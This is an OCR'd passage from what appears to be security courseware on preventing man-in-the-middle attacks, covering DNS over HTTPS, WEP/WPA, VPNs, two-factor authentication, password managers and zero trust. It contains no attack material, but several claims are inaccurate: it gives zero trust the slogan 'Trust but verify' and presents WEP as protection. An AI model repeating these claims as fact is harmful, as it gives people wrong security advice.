
Figure 11.39: Implementation of HTTP referrer header



Approaches to Prevent MITM Attacks

DNS over HTTPS

- DNS over HTTPS (DoH) is an enhanced version of DNS protocol, which is used to **prevent snooping** of user's web activities or DNS queries during the DNS lookup process
- The web queries and traffic are sent through **encrypted HTTPS** via port 443



Approaches to Prevent MITM Attacks (Cont'd)

WEP/WPA Encryption

- WEP and WPA are different wireless protocols that are intended to **protect the traffic** that is sent and received by users over a wireless network
- The implementation of these protocols can thwart unwanted users connecting to the network and **prevent MITM attacks**

VPN

- A VPN creates a safe and **encrypted tunnel** over a public network to securely send and receive sensitive information
- The implementation of VPN in the network prevents attackers from **decrypting the data** flowing between the endpoints

Two-Factor Authentication

- A two-factor authentication provides an **extra layer of protection** as it provides another vector of authentication in addition to a user password
- The implementation of two-factor authentication can prevent attackers from performing **session hijacking** and brute-forcing their way into a user account

Password Manager

- Password manager is an application/tool used to protect and **manage individual credentials**
- Using a password manager, passwords are stored in a secure location and encapsulated using a master key to prevent MITM attacks

Zero-trust Principles

- Zero-trust principles are a set of standardized **user pre-verification procedures** that requires all users (inside or outside) to be authenticated before providing access to any resources
- These principles work based on the famous phrase, "**Trust but verify**"

Approaches to Prevent MITM Attacks

Man-in-the-middle (MITM) attacks are the most common type of attack, wherein the attackers intercept the traffic between two endpoints. The victim may not realize the effect of this attack, because it is mostly passive in nature. Because the detection of MITM attacks is difficult, they can only be prevented using various measures.

The following are some approaches to prevent MITM attacks:

- **DNS over HTTPS**

  DNS over HTTPS (DoH) is an enhanced version of the DNS protocol that is used to prevent the peeking or snooping of user's web activities or DNS queries during the DNS lookup process. The protocol is different than the conventional DNS protocol since the web queries and the traffic is sent through a secured or encrypted HTTPS tunnel via port 443. Implementing DNS over HTTPS makes the traffic undetectable by the attackers or ISPs since it gets hidden within the normal traffic passing through the HTTPS port.

  Unlike the traditional DNS lookup process, the DoH sends a segment of a necessary domain name to fetch the results instead of sending the complete domain name entered by a user. This protocol helps in ensuring user's privacy and security as the web traffic is directed only between DoH supported clients and a resolver avoiding MITM and session hijacking attacks. Web browsers such as Chrome, Mozilla, and Microsoft Edge have been implementing this protocol for the past few years and Mozilla had already adopted this protocol as default from 2020 for its US clients.




Figure 11.40: DNS over HTTPS

- **WEP/WPA Encryption**

  Wired Equivalent Privacy (WEP) and Wireless Protected Access (WPA) are wireless protocols that are intended to protect the traffic that is sent and received by users over a wireless network. The implementation of these protocols can thwart the attempts of unwanted users to connect to the network. A weak encryption mechanism enables attackers to brute force credentials and enter the target network to perform an MITM attack.

- **VPN**

  A VPN creates a safe and encrypted tunnel over a public network to securely send and receive sensitive information. It creates a subnet by using key-based encryption for secure communication between endpoints. The implementation of a VPN in the network prevents attackers from decrypting the data flowing between the endpoints.

- **Two-Factor Authentication**


  Two-factor authentication provides an extra layer of protection because it serves as a vector of authentication in addition to a user's password. Therefore, the implementation of two-factor authentication can prevent attackers from performing session hijacking and brute forcing to compromise a user's account.

- **Password Manager**

  Password Manager is an application or tool used to protect and manage individual credentials. The tool can also help in producing unique and complex passwords for web applications. Using the password manager, passwords can be stored in a secure location under the database and encapsulated using a master key to prevent MITM attacks.

- **Zero-trust Principles**

  Zero-trust principles constitute a set of standardized user pre-verification procedures that requires all users (inside or outside) to be authenticated before providing access to any resource. These principles are based on the famous phrase, "Trust but verify." Even though the request is made from the internal network, the authentication process is similar to that for an outsider.



IPsec

